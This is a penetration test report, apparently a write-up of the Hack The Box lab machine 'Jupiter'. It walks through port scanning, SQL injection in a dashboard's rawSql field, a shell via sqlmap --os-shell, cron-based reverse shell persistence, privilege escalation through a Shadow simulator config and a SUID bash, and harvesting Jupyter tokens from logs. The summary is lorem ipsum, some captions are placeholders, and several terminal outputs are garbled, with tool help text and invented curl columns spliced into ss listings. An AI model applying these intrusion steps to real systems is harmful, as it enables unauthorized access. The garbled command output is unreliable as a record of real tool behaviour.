
Penetration Test Report

[subtitle]

0xe10c@hack.me

2020-07-25

Contents

1	Executive Summary	1
2	Report	2
2.1	Enumeration	2
2.1.1	TCP services - common	2
2.2	Subdomain: kiosk.jupiter.htb	4
2.3	Initial Foothold: sqlmap --os-shell	6
2.3.1	users with shell access	7
2.4	Pivot to juno user	7
2.4.1	files owned by juno user	7
2.5	SSH port forwarding - investigating other listening services	9
2.5.1	Port 3000	10
2.5.2	Port 8888	11
2.6	reverse shell as jovian	13
2.7	Root Flag	14

1 Executive Summary

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Tortor at auctor urna nunc id cursus. Sed vulputate mi sit amet mauris commodo. In ante metus dictum at tempor commodo ullamcorper a lacus. Suspendisse faucibus interdum posuere lorem ipsum dolor.

2 Report

2.1 Enumeration

2.1.1 TCP services - common

```
nmap -sC -sV -oA nmap/jupiter 10.10.11.216 # scan for top 1000 default ports
```

```
(kali㉿kali)-[~/htb/jupiter]
$ nmap -sC -sV -oA nmap/jupiter 10.10.11.216
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 12:53 EDT
Nmap scan report for 10.10.11.216
Host is up (0.030s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ac:5b:be:79:2d:c9:7a:00:ed:9a:e6:2b:2d:0e:9b:32 (ECDSA)
|   256 60:01:d7:db:92:7b:13:f0:ba:20:c6:c9:00:a7:1b:41 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://jupiter.htb/ redirect leaks domain
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
```

Figure 2.1: nmap scan leaking domain name

An nmap scan of the 1000 most common TCP ports reveals a web server running on Port 80, with a leaked domain name of `jupiter .htb`. Accessing the website, it's a web sever hosting information about space.




Figure 2.2: jupiter home page

2.2 Subdomain: kiosk.jupiter.htb




Figure 2.3: landing page for kiosk subdomain

Accessing `kiosk.jupiter.htb`, there is a rapid succession of redirects, landing on the page shown above. Scrolling down the page, information populates dynamically on the page suggesting the use of a back-end database. Examining the requests, eventually we find a POST request to the `/api/ds/query` API endpoint, transmitting JSON data with a field named `rawSql`, which is vulnerable to SQL injection.

```
{  
  "queries": [  
    {  
      "refId": "A",  
      "datasource": {  
        "type": "postgres",  
        "uid": "YItSLg-Vz"  
      },  
      "rawSql": "select \n  version();",  
      "format": "table",  
      "datasourceId": 1,  
      "intervalMs": 60000,  
      "maxDataPoints": 940  
    }  
  ],  
  "range": {  
    "from": "2023-06-16T12:18:36.424Z",  
    "to": "2023-06-16T18:18:36.424Z",  
    "raw": {  
      "from": "now-6h",  
      "to": "now"  
    },  
    "from": "1686917916424",  
    "to": "1686939516424"  
  }  
}
```

enumeration by testing command injection

Figure 2.4: vulnerable sql parameter

```
  }  
]  
},  
"data": {  
  "values": [  
    [  
      "PostgreSQL 14.8 (Ubuntu 14.8-0ubuntu0.22.04.1) on x86_64-  
      pc-linux-gnu, compiled by gcc  
      (Ubuntu 11.3.0-1ubuntu1~22.04.1) 11.3.0, 64-bit"  
    ]  
  ]  
}
```

confirmation of sql injection
enumeration of postgresql service

Figure 2.5: confirming sql injection vulnerability

2.3 Initial Foothold: sqlmap --os-shell

Using the saved request, we can gain a rudimentary web shell with the command `sqlmap --os-shell` as the `postgres` user. This is a low-privilege user who has read/write access on the system, as well as networking.

Using this web shell, transitioned to a more traditional reverse shell, enabling persistence through the use of the `cron` scheduling utility to send a reverse shell back to the attacking machine once every minute.#### more ports The command `ss -ltp` reveals a few listening ports which did not show up in the nmap scan.

```
postgres@jupiter:~$ ss -lt
State      Recv-Q Send-Q Local Address:Port          Peer Address:Port      Process
LISTEN     0        100    127.0.0.1:40031           0.0.0.0:*          sqlmap -R task_r -T http --os-shell
LISTEN     0        4096   0.0.0.0:8000            0.0.0.0:*          curl -s http://127.0.0.1:8000
LISTEN     0        100    127.0.0.1:56579           0.0.0.0:*          curl -s http://127.0.0.1:56579
LISTEN     0        100    127.0.0.1:42245           0.0.0.0:*          curl -s http://127.0.0.1:42245
LISTEN     0        100    127.0.0.1:44013           0.0.0.0:*          curl -s http://127.0.0.1:44013
LISTEN     0        511    0.0.0.0:80              0.0.0.0:*          curl -s http://0.0.0.0:80
LISTEN     0        100    127.0.0.1:37299           0.0.0.0:*          curl -s http://127.0.0.1:37299
LISTEN     0        100    127.0.0.1:47157           0.0.0.0:*          curl -s http://127.0.0.1:47157
LISTEN     0        4096   127.0.0.53%lo:domain       0.0.0.0:*          curl -s http://127.0.0.53%lo:domain
LISTEN     0        128    0.0.0.0:ssh             0.0.0.0:*          curl -s http://0.0.0.0:ssh
LISTEN     0        128    127.0.0.1:3000           0.0.0.0:*          curl -s http://127.0.0.1:3000
LISTEN     0        128    127.0.0.1:8888           0.0.0.0:*          curl -s http://127.0.0.1:8888
LISTEN     0        244    127.0.0.1:postgresql       0.0.0.0:*          curl -s http://127.0.0.1:postgresql
LISTEN     0        128    [::]:ssh                [::]:*          curl -s http://[::]:ssh
postgres@jupiter:~$ nc localhost 3000
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close
400 Bad Request
postgres@jupiter:~$ nc localhost 8888
do you want to retrieve the command standard output? [y/n/a]
[...]
do you want to retrieve the command standard output? [y/n/a]
HTTP/1.1 400 Bad Request
do you want to retrieve the command standard output? [y/n/a]
postgres@jupiter:~$
```

http servers listening on localhost

Figure 2.6: additional services on the target

2.3.1 users with shell access

```
postgres@jupiter:~$ grep sh$ /etc/passwd
root:x:0:0:root:/root:/bin/bash
juno:x:1000:1000:juno:/home/juno:/bin/bash
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
jovian:x:1001:1002:,,,:/home/jovian:/bin/bash
postgres@jupiter:~$ █
          -- os-shell      Prompt for an interactive operating system shell
          -- os-pwn       Prompt for an OS shell, Meterpreter or VNC
four users with shell access
```

Figure 2.7: users with shell access

We can see in the `/etc/passwd` file there are four users on the target with shell access: * root * postgres * juno * jovian

2.4 Pivot to juno user

juno belongs to the groups juno and science.

2.4.1 files owned by juno user

Using the command below, we discovered a number of files owned by the juno user in the `/dev/shm` directory.

```
find / -user juno -type f -ls 2>/dev/null
```

```
postgres@jupiter:~$ id juno
uid=1000(juno) gid=1000(juno) groups=1000 [juno],1001(science)
postgres@jupiter:~$ find / -user juno -type f -ls 2>/dev/null
          . . .
          juno has lots of stuff in /dev/shm
          . . .
3385  4 -rw-rw-r--  1 juno    juno   1929 Jun 22 21:08 /dev/shm/shadow.data/sim-stats.json
3359  4 -rw-rw-r--  1 juno    juno   1889 Jun 22 21:08 /dev/shm/shadow.data/processed-config.yaml
3384  0 -rw-rw-r--  1 juno    juno    0 Jun 22 21:08 /dev/shm/shadow.data/hosts/server/server.python3.10.1000.exitcode
3367  0 -rw-r--r--  1 juno    juno    0 Jun 22 21:08 /dev/shm/shadow.data/hosts/server/server.python3.10.1000.shimlog
3366  4 -rw-r--r--  1 juno    juno   177 Jun 22 21:08 /dev/shm/shadow.data/hosts/server/server.python3.10.1000.stderr
3365  0 -rw-r--r--  1 juno    juno    0 Jun 22 21:08 /dev/shm/shadow.data/hosts/server/server.python3.10.1000.stdout
3382  4 -rw-r--r--  1 juno    juno   1 Jun 22 21:08 /dev/shm/shadow.data/hosts/client3(curl.1000).exitcode
3375  0 -rw-r--r--  1 juno    juno    0 Jun 22 21:08 /dev/shm/shadow.data/hosts/client3(curl.1000).shimlog
3374  0 -rw-r--r--  1 juno    juno    0 Jun 22 21:08 /dev/shm/shadow.data/hosts/client3(curl.1000).stderr
3373  4 -rw-r--r--  1 juno    juno   548 Jun 22 21:08 /dev/shm/shadow.data/hosts/client3(curl.1000).stdout
3381  4 -rw-rw-r--  1 juno    juno   1 Jun 22 21:08 /dev/shm/shadow.data/hosts/client2(curl.1000).exitcode
3371  0 -rw-r--r--  1 juno    juno    0 Jun 22 21:08 /dev/shm/shadow.data/hosts/client2(curl.1000).shimlog
3370  0 -rw-r--r--  1 juno    juno    0 Jun 22 21:08 /dev/shm/shadow.data/hosts/client2(curl.1000).stderr
3369  4 -rw-r--r--  1 juno    juno   548 Jun 22 21:08 /dev/shm/shadow.data/hosts/client2(curl.1000).stdout
3383  4 -rw-rw-r--  1 juno    juno   1 Jun 22 21:08 /dev/shm/shadow.data/hosts/client1(curl.1000).exitcode
3379  0 -rw-r--r--  1 juno    juno    0 Jun 22 21:08 /dev/shm/shadow.data/hosts/client1(curl.1000).shimlog
3378  0 -rw-r--r--  1 juno    juno    0 Jun 22 21:08 /dev/shm/shadow.data/hosts/client1(curl.1000).stderr
3377  4 -rw-r--r--  1 juno    juno   548 Jun 22 21:08 /dev/shm/shadow.data/hosts/client1(curl.1000).stdout
2225  4 -rw-rw-rw-  1 juno    juno   815 Mar  7 12:28 /dev/shm/network-simulation.yml
4756  160 -rw-r----- 1 juno    juno  163509 Jun 22 18:04 /var/crash/_usr_bin_bash.1000.crash
```

Figure 2.8: replace me 21

These files pertain to the Shadow Network Simulator.

```

postgres@jupiter:/dev/shm$ ls -al
total 32
drwxrwxrwt 3 root      root      100 Jun 22 21:54 .
drwxr-xr-x 20 root      root      4040 Jun 22 21:13 ..
-rw-rw-rw-  1 juno      juno      815 Mar  7 12:28 network-simulation.yml
-rw-----  1 postgres  postgres  26976 Jun 22 21:13 PostgreSQL.3379638392
drwxrwxr-x 3 juno      juno      100 Jun 22 21:54 shadow.data
postgres@jupiter:/dev/shm$ cat network-simulation.yml
general:
    # stop after 10 simulated seconds
    stop_time: 10s
    # old versions of curl use a busy loop, so to avoid spinning in this busy get an
    # loop indefinitely, we add a system call latency to advance the simulated time when running non-blocking system calls
    model_unblocked_syscall_latency: true

network:
    graph:
        # use a built-in network graph containing
        # a single vertex with a bandwidth of 1 Gbit
        type: 1_gbit_switch

hosts:
    # a host with the hostname 'server'
    server:
        network_node_id: 0
        processes:
            - path: /usr/bin/python3
              args: -m http.server 80
              start_time: 3s
    # three hosts with hostnames 'client1', 'client2', and 'client3'
    client:
        network_node_id: 0
        quantity: 3
        processes:
            - path: /usr/bin/curl
              args: -s server
              start_time: 5s
postgres@jupiter:/dev/shm$ █

```

something running these shell commands?

Figure 2.9: shadow network simulator configuration file

Searching the internet for “shadow network simulation”, we eventually come to this page describing the “non security” of the Shadow Network simulation tool:

Shadow currently doesn’t restrict access to the host file system. A malicious managed program can read and modify the same files that Shadow itself can.

This configuration file can be abused to gain code execution as the juno user through the use of a copy of bash with the SUID bit set.

With this shell, we can manipulate juno’s SSH settings to gain a full shell as the juno user, and find the user flag.#### user flag

```
juno@jupiter:~$ id
uid=1000(juno) gid=1000(juno) groups=1000(juno),1001(science)
juno@jupiter:~$ ls -al
total 52
drwxr-x— 8 juno juno 4096 May 4 12:10 .
drwxr-xr-x 4 root root 4096 Mar 7 13:00 ..
lrwxrwxrwx 1 juno juno 9 Mar 7 10:45 .bash_history → /dev/null
-rw-r--r-- 1 juno juno 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 juno juno 3792 Mar 7 10:00 .bashrc
drwx—— 3 juno juno 4096 May 4 18:59 .cache
drwxrwxr-x 5 juno juno 4096 Mar 7 10:02 .cargo
drwxrwxr-x 5 juno juno 4096 Mar 7 12:08 .local
-rw-r--r-- 1 juno juno 828 Mar 7 10:00 .profile
drwxrwxr-x 6 juno juno 4096 Mar 7 10:01 .rustup
drwxrwxr-x 12 juno juno 4096 Mar 9 10:31 shadow
-rwxrwxr-x 1 juno juno 174 Apr 14 14:28 shadow-simulation.sh
drwx—— 2 juno juno 4096 Jun 23 01:54 .ssh
-rw-r—— 1 root juno 33 Jun 22 23:43 user.txt
juno@jupiter:~$ cat user.txt
a3cf9
juno@jupiter:~$
```

Figure 2.10: user flag

2.5 SSH port forwarding - investigating other listening services

```
postgres@jupiter:~$ ss -lt
State      Recv-Q   Send-Q Local Address:Port          Peer Address:Port      Process
LISTEN      0        100      127.0.0.1:40031           0.0.0.0:*          [::]:*
LISTEN      0        4096    system access: 0.0.0.0:8000       0.0.0.0:*          [::]:*
LISTEN      0        100      options can be used to 127.0.0.1:56579       0.0.0.0:*          [::]:*
LISTEN      0        100      change underlying operating 127.0.0.1:42245       0.0.0.0:*          [::]:*
LISTEN      0        100      shell      Prompt for 127.0.0.1:44013       0.0.0.0:*          [::]:*
LISTEN      0        511      system access: 0.0.0.0:80      0.0.0.0:*          [::]:*
LISTEN      0        100      0.0.0.0:8000           127.0.0.1:37299       0.0.0.0:*          [::]:*
LISTEN      0        100      0.0.0.0:8000           127.0.0.1:47157       0.0.0.0:*          [::]:*
LISTEN      0        4096    When invoked as sqlmap 127.0.0.53:domain       0.0.0.0:*          [::]:*
LISTEN      0        128      0.0.0.0:80             0.0.0.0:ssh           0.0.0.0:*          [::]:*
LISTEN      0        4096    Interactively shell on the 127.0.0.1:3000       0.0.0.0:*          [::]:*
LISTEN      0        128      remote host. This service attempts to get an 127.0.0.1:8888       0.0.0.0:*          [::]:*
LISTEN      0        244      code execution on the remote 127.0.0.1:postgresql     0.0.0.0:*          [::]:*
LISTEN      0        128      host. This service attempts to get an 127.0.0.1:ssh           0.0.0.0:*          [::]:*
postgres@jupiter:~$ nc localhost 3000
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close
400 Bad Request
postgres@jupiter:~$ nc localhost 8888
do you want to retrieve the command standard output? [y/n/a]
[...]
HTTP/1.1 400 Bad Request
do you want to retrieve the command standard output? [y/n/a]
[...]
HTTP/1.1 400 Bad Request
do you want to retrieve the command standard output? [y/n/a]
[...]
postgres@jupiter:~$
```

http servers listening on localhost

Figure 2.11: additional services on the target

We can use SSH port forwarding to access the other ports on the machine.

2.5.1 Port 3000

The screenshot shows a web browser window with the URL `localhost:56712/d/jMgFGfA4z/moons?orgId=1&refresh=1`. The page title is "Moons". The main content area displays a large image of the Moon's surface with the caption "The near side of the Moon (north at top) as seen from Earth". To the left, there is a sidebar with the heading "What are Moons?" and a detailed text about natural satellites orbiting planets and asteroids. Below this is another section about moon diversity. A collapsible section for "Saturn" is shown, listing its moons. A table titled "Moons of Planet Saturn" provides details for four specific moons: Ymir, Titan, Thrymr, and Thiaffi. To the right, a large green number "80" represents the total number of moons. The browser interface includes standard navigation buttons, a search bar, and a sign-in link.

Name	Parent Planet	Name Meaning
Ymir	Saturn	Ancestor to all the...
Titan	Saturn	Named after the G...
Thrymr	Saturn	King of the Jotnar ...
Thiaffi	Saturn	A Jotunn (giant). F...

Figure 2.12: original jupiter dot htб website

Port 3000 is serving the `jupiter.htb` website.

2.5.2 Port 8888




Figure 2.13: jupyter notebook instance

As juno, attempts to use the `jupyter notebook list` command fail:




```
juno@jupiter:~$ jupyter notebook list
Traceback (most recent call last):
  File "/usr/local/bin/jupyter-notebook", line 5, in <module>
    from notebook.notebookapp import main
  File "/usr/local/lib/python3.10/dist-packages/notebook/notebookapp.py", line 80, in <module>
    from .services.contents.manager import ContentsManager
  File "/usr/local/lib/python3.10/dist-packages/notebook/services/contents/manager.py", line 17, in <module>
    from nbformat import sign, validate as validate_nb, ValidationError
  File "/usr/local/lib/python3.10/dist-packages/nbformat/_init_.py", line 11, in <module>
    from . import v1, v2, v3, v4
  File "/usr/local/lib/python3.10/dist-packages/nbformat/v4/_init_.py", line 40, in <module>
    from .convert import downgrade, upgrade
  File "/usr/local/lib/python3.10/dist-packages/nbformat/v4/convert.py", line 13, in <module>
    from .. import validator
  File "/usr/local/lib/python3.10/dist-packages/nbformat/validator.py", line 16, in <module>
    from .json_compat import ValidationError, _validator_for_name, get_current_validator
  File "/usr/local/lib/python3.10/dist-packages/nbformat/json_compat.py", line 11, in <module>
    import jsonschema
ModuleNotFoundError: No module named 'jsonschema'
juno@jupiter:~$
```

command fails as juno

Figure 2.14: attempting jupyter notebook command

If we look to see which processes are running under `jovian`, we can see a Python call associated with the Jupyter Notebook instance, running out of `/opt/solar-flares/`.



```
juno@jupiter:~$ ps aux | grep -E '^jovian.*' | grep -v grep
jovian 1172 0.0 2.2 473792 90480 ? S Jun22 0:05 /usr/bin/python3 /usr/local/bin/jupyter-notebook --no-browser /opt/solar-flares/flares.ipynb
jovian 1737 0.0 1.7 760196 69316 ? T Ssl Jun22 0:01 /usr/bin/python3 -m ipykernel_launcher -f /home/jovian/.local/share/jupyter/runtime/kernel-0c5421-5402-48ac-b337-fa7924a4bffd.json
jovian 11077 0.0 0.0 81392 860 ? Ss 00:16 0:00 gpg-agent --homedir /home/jovian/.gnupg --use-standard-socket --daemon
jovian 20485 0.0 0.0 0 0 ? Z 00:43 0:00 [sh] <defunct>
```

juno@jupiter:~\$ ls -al /opt/solar-flares/flares.ipynb
drwxrwxr-x 4 jovian science 234228 Jun 23 00:43 /opt/solar-flares/flares.ipynb
juno@jupiter:~\$ cd /opt/solar-flares/
drwxrwxr-x 4 jovian science 4096 Jun 23 00:43 /opt/solar-flares/
juno@jupiter:~\$ id
uid=1000(juno) gid=1000(juno) groups=1000(juno),1001(science)

juno@jupiter:~\$ cd /opt/solar-flares/
juno@jupiter:/opt/solar-flares\$ ls -al
total 2608
drwxrwx— 4 jovian science 4096 Jun 23 00:43 .
drwxrwxr-x 3 root root 4096 May 4 18:59 ..
-rw-rw— 1 jovian science 646164 Mar 8 09:11 cflares.csv
-rw-rw— 1 jovian science 708911 Mar 8 09:11 cflares.html
-rw-r— 1 jovian science 10230 Mar 8 09:11 flares.html
-rw-r— 1 jovian science 234228 Jun 23 00:43 flares.ipynb
drwxrwxr-x 2 jovian science 4096 Jun 22 23:57 .ipython_checkpoints
drwxrwxr-t 2 jovian science 4096 Jun 22 23:42 logs
-rw-rw— 1 jovian science 1010424 Mar 8 09:11 map.jpg
-rw-rw— 1 jovian science 26651 Mar 8 09:11 mflares.csv
-rw-rwxr-x 1 jovian science 147 Mar 8 11:37 start.sh
-rw-rw— 1 jovian science 1992 Mar 8 09:11 xflares.csv

juno@jupiter:/opt/solar-flares\$

Figure 2.15: jupyter notebook process information

The argument passed to Jupyter is group read/writable by members of the `science` group, which includes `juno`. The `logs` directory in this folder contains many log files dating back months. Examining them exposes tokens used to access the Jupyter notebook instance.



```
[W 23:42:51.859 NotebookApp] Terminals not available (error was No module named 'terminado')
[I 23:42:51.866 NotebookApp] Serving notebooks from local directory: /opt/solar-flares
[I 23:42:51.866 NotebookApp] Jupyter Notebook 6.5.3 is running at:
[I 23:42:51.866 NotebookApp] http://localhost:8888/?token=4c9229a18dfa86d907c3673917d23947504b137a1c28d6d2
[I 23:42:51.866 NotebookApp] or http://127.0.0.1:8888/?token=4c9229a18dfa86d907c3673917d23947504b137a1c28d6d2
[I 23:42:51.866 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
[W 23:42:51.870 NotebookApp] No web browser found: could not locate runnable browser.
```

To access the notebook, open this file in a browser:
file:///home/jovian/.local/share/jupyter/runtime/nbserver-1172-open.html
Or copy and paste one of these URLs:
http://localhost:8888/?token=4c9229a18dfa86d907c3673917d23947504b137a1c28d6d2
or http://127.0.0.1:8888/?token=4c9229a18dfa86d907c3673917d23947504b137a1c28d6d2

Figure 2.16: exposed jupyter notebook token

